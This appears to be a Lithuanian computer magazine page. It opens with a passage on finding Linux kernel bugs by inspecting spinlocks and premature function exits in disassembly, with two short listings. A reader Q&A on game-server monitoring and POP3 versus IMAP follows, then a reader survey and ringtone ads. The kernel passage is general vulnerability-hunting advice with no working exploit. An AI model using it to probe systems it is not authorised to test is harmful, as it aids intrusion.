Spinlokais vadinamos atminties ląstelės, apsaugojančios daugiaužduotinį kodą nuo pašalinių procesų poveikio. Įėjus į saugomą zoną, procesorius nustato specialią vėliavėlę, o iš jos išėjus — ją atstato. Iki tol, kol vėliavėlė nebus atstatyta, likusieji procesai trypčios prie įėjimo ir negalės vykdyti kodo.
Daugiaprocesoriniuose branduoliuose spinlokai prasideda nuo LOCK prefikso, kurį lengva surasti disasembliuotame tekste, nuspaudus <ALT–T>. Daugiaprocesoriškumo (*multitasking*) galimybė — labai sudėtinga užduotis, todėl čia tiesiog daugybė klaidų, taigi, niekas negali skųstis, kad „visos klaidos ištaisytos iki mūsų". Deja, daugelis „daugiaprocesorinių" klaidų yra daugelio pakopų pobūdžio, todėl nėra jokių universalių jų paieškos metodų. Tai darbelis tikriems hakeriams, kurie sugeba galvoje išlaikyti visą branduolį ir išsklaidytą mozaiką sudėlioti į vientisą paveikslą. Žodžiu, tikras hardkoras. Tai sudėtinga? Kur gi ne! Bet juk mes ir neieškome lengvų kelių, tiesa? Būtent todėl ir pasitenkinimas suradus klaidą kur kas didesnis, negu sėkmingai panaudojus viešą eksploitą.

```
Klasikinio spinloko pavyzdys
kernel:C010A65E loc_C010A65E:  ; CODE XREF: sub_C010A984+108vj
kernel:C010A65E lock dec byte ptr [ebx-3FCE77F0h]
kernel:C010A665 js   loc_C010AA81
```

Netikėti išėjimai iš funkcijų (kitaip tariant — priešlaikiniai) įvyksta kiekvieną kartą, kai dėl kokios nors klaidos funkcija negali (nenori) pratęsti darbo ir negaišdama įvykdo *return*. Dalis darbo tuo metu jau būna atlikta, o kita dalis dar ne. Jeigu programuotojas bent kiek neapsižiūrės, duomenų struktūros pavirs į košę. Viena iš tokių klaidų yra funkcijoje *create_elf_tables()*, kuri buvo aprašyta straipsnyje „Nulinio žiedo užgrobimas".
Ieškant neplanuotų išėjimų, pakanka pereiti į funkcijos pabaigą ir išanalizuoti kryžmines nuorodas, kurios veda aukštyn. Kuo jų daugiau, tuo didesnė tikimybė, kad čia kas nors nutiks ne taip. O nuo čia jau ir iki saugumo skylės visai netoli.

```
Kryžminės nuorodos funkcijos pabaigoje veda link netikėto išėjimo
kernel:C010A810      loc_C010A810: ; CODE XREF: kernel:C010A7F1 ^ j
kernel:C010A810      mov eax, 0FFFFFFEAh
kernel:C010A815
kernel:C010A815      loc_C010A815: ; CODE XREF: kernel:C010A7CF ^ j
```



PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.



Mūsų namų lokaliame tinkle tikra šventė: adminas paleido dedikuotus serverius iš karto keliems populiariems žaidimams. Be abejo, tai nuostabu, tačiau norint išsiaiškinti, ar serveryje kas nors žaidžia, ar ne, tenka paleisti reikiamą žaidimą, o tai labai nepatogu. Galbūt yra kokia nors universali priemonė, kuri moka stebėti serverius, nepaleidžiant pačių žaidimų?



Aš labai nustebčiau, jeigu tokios priemonės nebūtų. Pažangiausiu programiniu sprendimu žaidimo serverių stebėjime teisėtai laikoma programa HLSW (*www.hlsw.de*). Šis įrankis vartotojų populiarumą užkariavo neatsitiktinai: dėl savalaikių atnaujinimų jis moka analizuoti absoliučiai visų šiuolaikinių žaidimų serverius. Pavyzdžiui, tarp jų yra tokios šviežienos, kaip *Battlefield2*, *Quake 4*, *Half Life2*. Aš nė nekalbu apie senus gerus *Quake3* ir *Counter–Strike*.

Galbūt tau taip pat patiktų idėja paleisti *web* serverį, kuris dinamiškai atnaujintų aktyvių serverių statistiką. Tokiu atveju rekomenduočiau pasinaudoti *Game Server Monitor* įskiepiu, kuris skirtas žymiam *PHP Nuke* (*www.phpnuke.org*).



Kuo skiriasi POP ir IMAP protokolai, kuriam iš jų reiktų teikti pirmenybę? Ilgai naudojau POP3, tačiau neseniai labai įsižeidžiau, kai iš draugo išgirdau, jog tai jau atgyvena...



Galbūt ir aš tave nuliūdinsiu, bet tu iš tiesų atsilikęs nuo gyvenimo. IMAP — tai tobulesnis pašto protokolas, kuriame ištaisyta iš karto keletas gero seno POP3 trūkumų. Nepaisant vienodos paskirties, POP3 ir IMAP naudoja kardinaliai skirtingą veikimo koncepciją. Esminis skirtumas tame, kad IMAP visus pranešimus saugoja serveryje, vartotojui perkeldamas tik antraštes, o pagal užklausą ir pageidaujamo pranešimo kopiją. POP3 visus pranešimus perduoda vartotojui ir pagal nutylėjimą ištrina juos iš serverio. Be abejo, POP3 taip pat leidžia saugoti pranešimus serveryje ir net prieš pranešimo atsisiuntimą peržiūrėti jo antraštę, tačiau tai padaryta taip nepatogiai, kad tokios galimybės nauda — gana abejotina. Norint realiai įvertinti IMAP privalumus, pateiksiu porą gyvenimiškų pavyzdžių. Pavyzdžiui, man kartais tenka dirbti iš karto su keliais kompiuteriais: su naminiu, darbiniu ir nešiojamuoju. Savaime suprantama, gana kvaila kiekviename jų įdieginėti pašto klientą. Ir neverta parsisiuntinėti pašto į kiekvieną iš jų, kadangi finale gali nutikti taip, kad visa korespondencija bus išsisklaidžiusi visose mašinose, todėl reikiamo laiško paieškai gali būti sugaištas nepriimtinas laiko kiekis. Naudojantis IMAP protokolu, apie tokią problemą galima nė nesusimąstyti. Dar viena problema — spamas. Parsisiuntinėti šimtus reklaminių laiškų, kurie kasdien atkeliauja į mūsų redakcijos pašto dėžutes, tikrai užknisa. Kur kas paprasčiau juos atsijoti serveryje ir tokiais niekais neapkrauti brangaus kanalo. Tiesa, dėl tokio požiūrio atsiranda tam tikrų apribojimų. Daugelis nemokamų pašto tarnybų negali sau leisti saugoti vartotojų korespondencijos, todėl jos priėjimą suteikia išskirtinai per POP3. Kita vertus, servisas *30gigs.com* vartotojui suteikia net 30 Gb. Kitaip tariant, kiekviena taisyklė turi savų išimčių.





Atsiųsk anketą mums ir laimėk

Microsoft Wireless Optical

klaviatūrą ir pelę!

ANKETA Nr. 32

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti | išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu

metus

Naudojiesi internetu

metus

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

31–OJO NUMERIO NUGALĖTOJAS:

DARIUS BAGDONAS

IŠ TELŠIŲ.

JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.



nuo 1999

ĮŽEIDIMAI

kaina 2 Lt.

Siųsk sms EXEPYKTIS numeriu 1321
Ir gausi keletą „aštrių" žodelių, kuriuos galėsi nusiųsti to nusipelniusiam žmogui!

BENASSI BROS FEAT. DHANY

Every Single Day	everysing
Hit My Heart	hitmyhea
Make Me Feel	makemefeel



Believe In Me	believeinme
Ecstasy	ecsta
Marrakech	marrakech

ŽAIDIMAI TELEFONAMS

1. Rašyk SMS: exegame mobilepet 2. Siųsk numeriu 1336 kaina: 10 Lt.

Hudson Blade



siųsk SMS: exegame hudson

Nokia: 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 6100, 6200, 6220, 6610, 6800, 7210, 7250, 7250i, 7650, N-gage, N-gage QD

Shadow



siųsk SMS: exegame shadow

Motorola V300, V500, V600. Nokia 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 6100, 6220, 6610, 7210, 7250, 7250i, 7650, N-Gage, N-Gage QD Sharp: GX10, GX20, GX30. Siemens C65, CX65, M55, MC60, S55, SL55. SonyEricsson P800, P900, Z600

Santa Stuffin' Monkey



siųsk SMS: exegame stuffin

Nokia 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6610, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, N-Gage

Car Racer



siųsk SMS: exegame carracer

Nokia: 3100, 3200, 3300, 3510i, 3595, 3650, 3660, 5100, 6100, 6220, 6600, 6610, 7210, 7250, 7250i, 7650, N-Gage, N-Gage QD; SonyEricsson: T610, T616, T630, Z600

Soccer Manager



siųsk SMS: exegame soccermanager

Nokia 3100, 3300, 3650, 3660, 5100, 6100, 6200, 6220, 6600, 6610, 6800, 7210, 7250, 7250i, 7650, N-Gage

Fly Santa



siųsk SMS: exegame flysanta

Nokia 3100, 3200, 3300, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6600, 6610, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, N-Gage

LOGO

1. Rašyk SMS: exel fly
   Siemens telefonams: exels fly
2. Siųsk numeriu 1321

kaina: 2 Lt.



ANIMACIJA

1. Rašyk SMS: exea fly
2. Siųsk numeriu 1321

kaina: 2 Lt.



SPALVOTI PAVEIKSLIUKAI

1. Rašyk SMS: exei snowm 2. Siųsk numeriu 1321 kaina: 2 Lt.



MELODIJOS

1. Monofoninės melodijos: rašyk SMS: exem dragostea
   SIEMENS telefonams: exems dragostea
   Polifoninės melodijos: rašyk SMS: exep dragostea
2. Siųsk numeriu 1321

kaina: 2 Lt.

KALĖDOS	kodas
Jingle Bells	jinglebell
We Wish You A Merry Christmas	wewishyou
Silent Night	silentnigh
Do They Know It's Christmas	dotheykno1
Oh Christmas Tree	ohchristma
V Lesu Rodilasi Elochka	vlesurodi
I'm Dreaming Of A White	whitechris
Last Christmas	lastchrist

POPULIARIOS MELODIJOS	kodas
Benassy Bros ft. Dhany / Every	everysing
Crazy Frog / Pump Up The Jam	pumpupthe
Zilvinas Zvagulis / Faina Faina	faina
Black Eyed Peas / Don't Lie	dontlie
Crazy Frog remix	axel
Haiducii / Dragostea Din Tei	dragostea
Shakira / La Tortura	latortura
James Blunt / You're Beautiful	youre
Walters & Kazha / The War Is Not	thewaris
Arash / Boro, Boro	boroboro
Akon / Lonely	lon
Eminem / Mockingbird	mockingb
Delta Goodrem ft. Brian / Almost	almosthere
2Pac & Elton John / Ghetto Gospel	ghettog
Eminem / Ass Like That	assliket
50 Cent feat. Olivia / Candy Shop	candyshop
AC/DC / TNT	tnt
DJ Tiesto / Adagio For Strings	adagiofor
Rammstein / Du Hast	duhast
Black Eyed Peas / Let's Get It	letsget

DANCE / TECHNO	kodas
Tomcraft / Loneliness	lone
2 Unlimited / Get Ready For	getreadyfor
Alcazar / Not A Sinner Nor A	notasinner
Aqua / Barbie Girl	barbiegi
Vinylshakerz / One Night In	onenight
Sash! / Ecuador	ecuador
Sonique / Alive	alive
Bloodhound Gang / The Bad	badtouch
Roger Sanchez / Another	anothercha
Paul Van Dyk / For An Angel	foranangel
Benny Benassi / Satisfaction	satisfaction
ATC / I'm In Heaven	iminheaven
Cascada / Miracle	cascada
Lou Bega / Mambo No.5	mambono5
Alcazar / This Is The World	thisisthe
Madonna / Music	music
Michael Gray / The Weekend	theweekend
Bodyrockers / I Like The Way	iliketheway
Da Buzz / Alive	alivedb
Loona / Baila Mi Ritmo	bailamirit
Bomfunk MC's / Hypnotic	hypnoti
Groove Coverage / Moonlight	moonlight
Armin Van Buuren / Burned	burnedwith
Ian Van Dahl / Where Are You	whereareyo
Infernal / From Paris To Berlin	fromparis
Jam & Spoon ft. Rea / Set Me	setmefree
Faithless / Tarantula	tarantula
Boney M / Rasputin	rasputin
Fatboy Slim / The Joker	thejoker
DJ Bobo ft. Irene Cara / What	whatafeeli

ŠAUNIOS MELODIJOS	kodas
Britney Spears / Do Something	dosomethi
Benassy Bros ft. Dhany / Hit My	hitmyhea
50 Cent / In Da Club	indaclub
South Park / Uncle Fucka	unclefuc
50 Cent / PIMP	pimp
Backstreet Boys / Incomplete	incomple
Chemical Brothers / Galvanize	galvanize
The Rasmus / In The Shadows	intheshado
Rammstein / Amerika	amerika
Gunther / Ding Dong Song	dingdong
Alcazar / Physical	physical
Britney Spears / Everytime	everyt
Vanilla Ninja / I Know	iknow
Robbie Williams / Radio	radio
Christina Aguilera / Dirrty	dirrty
Scooter / One	one
Will Smith / Miami	miami
The Prodigy / Girls	girls
Armin Van Buuren / Burned With	burnedwith
The Rasmus / Guilty	guiltyr
Jay-Z & Linkin Park / Numb	numbenco

NAUJOS MELODIJOS	kodas
T.A.T.U. / All About Us	allaboutu
System Of A Down / B.Y.O.B.	byob
The Prodigy / Voodoo People	voodoopeop
Black Eyed Peas / My Humps	myhumps
HIM / Wings Of A Butterfly	wingsofa
Sean Paul / We Be Burnin'	webebur
Mylo / Doctor Pressure	doctorpr
Charlotte Church / Call My Name	callmyna
Lee Ryan / Army of Lovers	armyo
Darren Hayes / Strange	strangerel
Mariah Carey / We Belong	webelongt
Green Day / Wake Me Up When	wakeme
Rasmus / No Fear	nofear
Backstreet Boys / Just Want	justwan
Britney Spears / Someday	somedb
Marc Terenzi / Love To Be	lovetobe
Gorillaz / Dare	dare
Simon Webbe / Lay Your Hands	layyour
Kelly Clarkson / Since U Been	sinceubee
The Pussycat Dolls / Don't Cha	dontcha
50 Cent / Outta Control	outtacont
Cascada / Everytime We Touch	wetouch
Bon Jovi / Have A Nice Day	haveanice
Arash / Temptations	tempta
Daniel Bowter / Bad Day	badda
Rob Thomas / This Is How A	heartbreaks
Rhianna / Pon De Replay	ponderep
S Club 7 / Reach	reach
Beastie Boys / An Open Letter	openletter
Kanye West / Gold Digger	golddigg

TV / FILMŲ HITAI	kodas
Misija: Neįmanoma	mission
Psycho	psycho
Vaiduoklių medžiotojai	ghostbus
Simpsonai	simpsons
Police Academy	policeacad
The Good, The Bad And The Ugly	goodbad
Seksas ir miestas	sexandtheci
Beverly Hills 90210	beverlyhil
Žvaigždžių karai	starwars
Ratuotas riteris	knightri
X-Files	xfiles
James Bond	jamesbond
Rožinė pantera	pinkpant
Addams Family	azddamsfa
Flinstounai	flintsto
Batmanas	batman
Kill Bill 'Twisted Nerve'	twisted
20th Century Fox Fanfare	20thcentf
Rocky	rockytheme
Lord Of The Rings	hobbits
Austin Powers	austinpowe
Krikštatėvis	godfathe
Benio Hillo Šou	bennyhil
Halloween	halloween
Mortal Kombat	mortalkomb
Teletabiai	teletubbie
Brigada	brigada
Tarzan Yell	tarnzanyell
Drakonų kovos Z	goku
Nu, Pogodi!	nupogodi

ŠAUNIOS MELODIJOS	kodas
Scooter / Friends	friendss
Guano Apes / Lords Of	lordsofthe
DJ Tiesto / Traffic	traffic
Moby / Raining Again	rainingag
Novaspace / So Lonely	solonely
The Prodigy / Firestarter	firestarte
Europe / The Final Countdown	finalcou
Bomfunk MC's / Freestyler	freestyler
Robert Miles / Children	children
Depeche Mode / Personal Jesus	personalje
The Prodigy / Smack My Bitch	smackmybit
P.Diddy / I'll Be Missing You	illbemiss
Aventura / Obsecion	obsecion
Anastacia / Sick And Tired	sick
Gwen Stefani / Rich Girl	richgirl
Usher feat. Alicia Keys / My Boo	myboo
Helena Paparizou / My Number	mynumbero
Eminem / Stan	stan
Backstreet Boys / I Want It	iwantitha
Benassi Bros ft. Dhany / Hit My	hitmyhea
Linkin Park / Breaking The Habit	habit

Spalvoti paveiksliukai, JAVA žaidimai ir polifoninės melodijos tinka OMNITEL, BITĖS ir TELE2 (išskyrus „Mažylį") abonentams, užsisakiusiems WAP paslaugą.
Polifoninės melodijos: Nokia 3100, 3200, 3300, 3510, 3510i, 3620, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6230, 6600, 6610, 6650, 6800, 6810, 6820, 7210, 7250, 7250i, 7600, 7650, N-Gage. Siemen s A55, C55, C60, C62, C65, CF62, CX65, M55, MC60, S55, SL55, ST60, SX1. Motorola C350, T720, T720i, V180, V220. Sony Ericsson P800, P900, T300, T310, T610, T630, Z200, Z600. Samsung C100, E100, E400, E700, N620, P100, P400, S100, S200, S300M, S500, T100, T400, T500, V200, X100, X400, X600. Sharp GX10, GX20. LG G1610, T5100, L1100, G1600, G5600, G5500, F2300, F2100. Monofoninės melodijos : Nokia: 3210, 3310, 3330, 3410, 5210, 5510, 6110, 6130, 6150, 6210, 6250, 6310, 6510,6610,7110, 7210, 7650, 8110I, 8210, 8250, 8310, 8810, 8850, 8890, 8910 ja 9210. Spalvoti paveiksliukai: Nokia 3100, 3200, 3300, 3510i, 3620, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6230, 6600, 6610, 6650, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, NGage. Siemens C60, C62, C65, CF62, CX65, M55, MC60, SX1 S55, SL55, ST60 Sony-Ericsson T300, T310, T610, T630, Z600 Motorola C350, T720, T720i, V180, V220. LG G5220C Logo: Nokia: daugumai naujų modelių. Siemens: S45, M50, ME45, C45.

Jippii garantuoja teikiamų paslaugų kokybę. Jei negavote užsakyto turinio ar jo nepavyko atsisiųsti, kreipkitės į mus el. pašto adresu jippii@jippii.lt ir mes Jums padėsime!